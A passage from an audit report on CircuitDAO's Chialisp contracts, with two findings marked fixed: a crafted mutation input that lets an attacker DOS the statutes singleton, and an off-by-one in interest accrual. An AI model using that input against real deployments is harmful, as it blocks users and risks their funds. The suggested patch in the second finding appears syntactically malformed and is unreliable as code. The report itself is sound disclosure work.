CircuitDAO: Fixed in commit `50991c3ccaf05ddd2bc9f6c1b84ef2cb9b9250a9`.

3.3.8 Attacker May Disable Identical Spend Aggregation in Statutes

Submitted by yakuhito

Severity: Medium Risk

Context: statutes.clsp#L70

Summary: By providing a special `mutation` value such as `(() 2 "yakuhito")`, an attacker may disable identical spend aggregation for the statutes singleton.

Finding Description: The `mutation` argument is user-controlled and used to decide which 'mode' to spend the statues singleton in. Namely, the intention is to have the singleton operate in the "*announce*" path when no mutation is provided. The argument is first deconstructed via:

```
(assign
  (operation mutation_index mutation_value) (if mutation mutation (() () ()))
  (operation_mod . operation_mod_hash) (if operation (c operation (sha256tree operation)) (c () ()))
  // ...
```

The "*announce*" path is triggered in the else branch of `(if mutation` (i.e., if `mutation` evaluates to false). Note that `mutation_index` and `mutation_value` are only used if `mutation` evaluates to true. To enable the "*announce*" path to be activated while allowing for some 'dynamic' elements in the solution, a malicious user can provide a `mutation` such as `(() 2 [entropy])`. This would lead to an `operation` of `()`, which would make `operation_mod_hash` false. However, a random entropy argument would break the singleton's eligibility for identical spend aggregation, assuming other users use the announce functionality with the intended `()` value for `mutation`.

We can simulate the logic using the following minimal chialisp program: `(mod (mutation) (if mutation (f mutation) ()))`.

- `brun "$(run '(mod (mutation) (if mutation (f mutation) ()))')" '(())'` returns `()`, which is the correct value for `operation_mod` when `mutation` is `()`.
- `brun "$(run '(mod (mutation) (if mutation (f mutation) ()))')" '((1 2 3))'` returns `1`, which is correct when `mutation` is a list since `operation` would be the first element.

However, `brun "$(run '(mod (mutation) (if mutation (f mutation) ()))')" '((() 2 "yakuhito"))'` returns `()`, which would trigger the 'announce' path while allowing for an entropy source in the solution ("yakuhito" in this case).

Note: After the eve spend, the announce path emits a `(list ASSERT_HEIGHT_RELATIVE 0)` condition, which ensures it only runs once in a block, thus making the DOS viable.

Impact & Likelihood Explanation: This issue allows a malicious actor to DOS the statutes singleton in most blocks, which is used by most if not all of the protocol functionality. Because normal users would not be able to interact with the protocol - to pay their debt when they approach liquidation, for example - this bug can lead to the loss of user funds. As such, it falls under the following category for critical severity findings: `Loss of User Funds: A vulnerability that could lead to user funds being stolen or lost.`. More generally, it falls under `Breaks Core Functionality: Causes a failure in fundamental protocol operations (incl governance operations)`, as it prevents any actor from interacting with the protocol. Lastly, combined with an XCH price decrease, this bug may lead to `Major Depegs: A vulnerability that could lead to a significant de-peg from which the protocol is likely to not recover (eg by systematically being able to force vaults into undercollateralization)` as liquidation auctions and governance decitions may not be executed during the attack period.

Also note that, under 0-fee conditions, the attacker may DOS the protocol for free. Otherwise, they would need to pay modest transaction fees for each block (as only the statutes singleton and a fee coin need to be spent).

Recommendation: You currently enforce a value for `governance_curried_args_hash` via `(= governance_curried_args_hash ())`. I recommend adding a condition to the same assert, `(= mutation ())`, to prevent the attack mentioned above.

CircuitDAO: Fixed in commit `3ae30095ce3c7aa71623f8f9407e8768ab7d14ae`.

3.3.9 `calculate-cumulative-discount-factor` will over-inflate cumulative discount factor overtime making loans accrue more interest

Submitted by 0xrex, also found by Rhaydden, 0xBeastBoy and Audinarey

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: Usage of `if` without incorporating `any` and late comparison of the `previous_timestamp` to the `current_timestamp` during `calculate-cumulative-discount-factor` function execution will gradually lead to overinflated cumulative discount factor being used to charge interest on user debts.

Finding Description: Calculating the latest cumulative stability discount factor is done by the function below inside the utils.clib library:

```
(defun calculate-cumulative-discount-factor (past_cumulative_discount_factor current_discount_factor
↪  current_timestamp previous_timestamp)
    (if (> previous_timestamp current_timestamp)
      past_cumulative_discount_factor
      (calculate-cumulative-discount-factor
        (/ (* past_cumulative_discount_factor current_discount_factor) PRECISION)
        current_discount_factor
        current_timestamp
        ; per minute calculation
        (+ previous_timestamp ONE_MINUTE)
      )
    )
  )
```

In simple terms what this recursive function does is to progress the discount factor (starting at 10e9) slowly accounting for per minute interest. So, if say interest rate is 10% per year, we compute per minute discount factor to be:

Per-minute rate = (1+0.10) 1/(365×24×60) 1.00000019026.

- Now, cumulative stability DF will go from 10,000,000,000 to 10,000,001,902 by simple logic of 10e9*10,000,001,902/10e9 because 1902 is the per minute rate. We add 1902 to 10e9 which results to 10,000,001,902 then we do 10e9 * 10,000,001,902 / 10e9 to scale it back down to 10,000,001,902. Hence, this means for 1 minute, cumulative stability fee DF goes from 10,000,000,000 to 10,000,001,902 then it goes to 10,000,003,804 after 2 minutes by the logic: 10,000,001,902 * 10,000,001,902 / 10,000,000,000 and so on.
- The problem with the `calculate-cumulative-discount-factor` is that we do not break when the `previous_timestamp` is equal to the `current_timestamp` and only break when the previous timestamp is above the `current_timestamp`. Because of this, in a 30 minute period for example, cumulative stability rate will be for 31 minutes then in another say 30 minutes period, it will be calculated as 31 minutes. When we add that to the previous calculation, it will now be 62 minutes rate rather than 60 minutes rate. Over time, this gradually forces the cumulative stability fee to be disproportionate to the duration passed.
- The impact for this is that, users will be charged more fee that doesn't reflect the duration passed for their loan.

In the `statutes.clsp` file we keep track of cumulative stability fee discount factor and update it after each XCH oracle price update by leveraging the `statutes_update_price.clsp` puzzle. The updated `cumulative_stability_fee_df` is stored in the next statutes' coin spend curry. It is passed and persisted through the `create-coin-condition` in `statutes.clsp` and later during borrow, debt repayments calls by user, we checkpoint the values of the cumulative_stability_fee_df the user uses for the operation on their vault against what we know on statutes singleton puzzle.

Specifically below, we do the updates of this `cumulative_stability_fee_df` as follows:

```
; FILE: statutes.clsp

(assign
    // ...
          (a
            operation_mod
            (list
              MOD_HASH STATUTES PRICE_INFO PAST_CUMULATIVE_STABILITY_FEE_DF PAST_CUMULATIVE_INTEREST_DF
              PRICE_UPDATE_COUNTER
              mutation_index mutation_value
              governance_curried_args_hash
            )
          )
        )
        // ...
```

The snippet above aplies mutation for a puzzle. For this case, let's assume its the `statutes_update_price.clsp` puzzle that the operation is. And inside the `statutes_update_price.clsp` puzzle, we will find this below where we calculate and move the cumulative stability fee forward to account for the per minute rates past since the last oracle price update and update the cumulative stability fee DF:

```
; FILE: statutes_update_price.clsp

(calculate-cumulative-discount-factor
      PAST_CUMULATIVE_STABILITY_FEE_DF
      (f (f (r STATUTES)))
      last_updated
      ; get previous timestamp when price was last updated
      ; NOTE: this assumes that at least one oracle is always present and active at position 0
      (r PRICE_INFO) ; prev timestamp
    )
    ; to calculate current cumulative stability fee discount factor we need:
    ; - past cumulative interest discount factor
    ; - current interest discount factor
    ; - current timestamp
    ; - timestamp of previous calculation
    (calculate-cumulative-discount-factor
      PAST_CUMULATIVE_INTEREST_DF
      ; current interest rate
      (f (f (r (r STATUTES))))
      last_updated
      ; get previous timestamp when price was last updated
      ; NOTE: this assumes that at least one oracle is always present and active at position 0
      (r PRICE_INFO)
    )
```

The above calls into the `calculate-cumulative-discount-factor` function of the `utils.clib` library where the issue lies:

```
; FILE: utils.clib

(defun calculate-cumulative-discount-factor (past_cumulative_discount_factor current_discount_factor
↪   current_timestamp previous_timestamp)
    (if (> previous_timestamp current_timestamp) ; <<< @audit issue here
      past_cumulative_discount_factor
      (calculate-cumulative-discount-factor
        (/ (* past_cumulative_discount_factor current_discount_factor) PRECISION)
        current_discount_factor
        current_timestamp
        ; per minute calculation
        (+ previous_timestamp ONE_MINUTE)
      )
    )
  )
```

So, the new cumulative DF is computed in the mutation puzzle (`statutes_update_prize.clsp`), and returned in the result list to the `statutes.clsp` puzzle and unpacked there like so:

```
(prev_announce statutes price_info cumulative_stability_fee_df cumulative_interest_df price_update_counter
↪   operation_conditions)
```

Then we persist it for the next coin spend below:

```
(li
      (create-coin-condition
        MOD_HASH
        prev_announce
        statutes
        price_info
        cumulative_stability_fee_df   ; <<< @note persited cumulative_stability_fee_df now for next coin spends
        cumulative_interest_df
        price_update_counter
      )
```

Finally, the `create-coin-condition` creates the next statute' singleton by:

```
(list
      CREATE_COIN
      (curry_hashes MOD_HASH
        (sha256 ONE MOD_HASH)
        (sha256 ONE prev_announce)
        (sha256tree statutes)
        (sha256tree price_info)
        (sha256 ONE cumulative_stability_fee_df)
        (sha256 ONE cumulative_interest_df)
        (sha256 ONE price_update_counter)
      )
```

After this, new `statutes` coin will contain the freshly updated cumulative stability fee DF.

Going back to the 30 minutes analogy, if we assume that the oracles will report XCH price after every 30 minutes (or 1 hour or less maybe 10 minutes depending on the threshold set by the protocol), then the cumulative discount factor will have an extra minutes' factored in. That is, in every update, instead of a 30 minute DF increment, it will be a 31 minute DF increment. Overtime, the DF will outgrow the actual time it should reflect as all those 1 minute addition sequences in each update gradually add up and bump the DF higher forcing loans to pay more interest that doesn't reflect the time the loans were open for.

Impact Explanation: Overtime, the cumulative discount factor will be inflated thereby forcing borrowers to pay more debt than they should. After a long enough time, for a 5 year loan for example with an interest rate of 10% it will be more like a 13-15% interest charged in the 5 year span even though interest never fluctuated by going higher or lower.

Likelihood Explanation: Very likely to occur very frequently because of the way the `previous_timestamp` is being compared to the `current_timestamp` in the `calculate-cumulative-discount-factor` function of the `utils.clib` library.

Recommendation: Add any to the comparison equation of the `if` block to compare and return the cumulative discount factor also when the previous timestamp and current timestamp is the same.

```
   (defun calculate-cumulative-discount-factor (past_cumulative_discount_factor current_discount_factor
   ↪  current_timestamp previous_timestamp)
+       (if ((any(> previous_timestamp current_timestamp) (= previous_timestamp current_timestamp)))
         past_cumulative_discount_factor
         (calculate-cumulative-discount-factor
           (/ (* past_cumulative_discount_factor current_discount_factor) PRECISION)
           current_discount_factor
           current_timestamp
           ; per minute calculation
           (+ previous_timestamp ONE_MINUTE)
         )
       )
     )
```

CircuitDAO: Fixed in commit `d48f33ce3de18c106e3bdced169ef740d555143b`.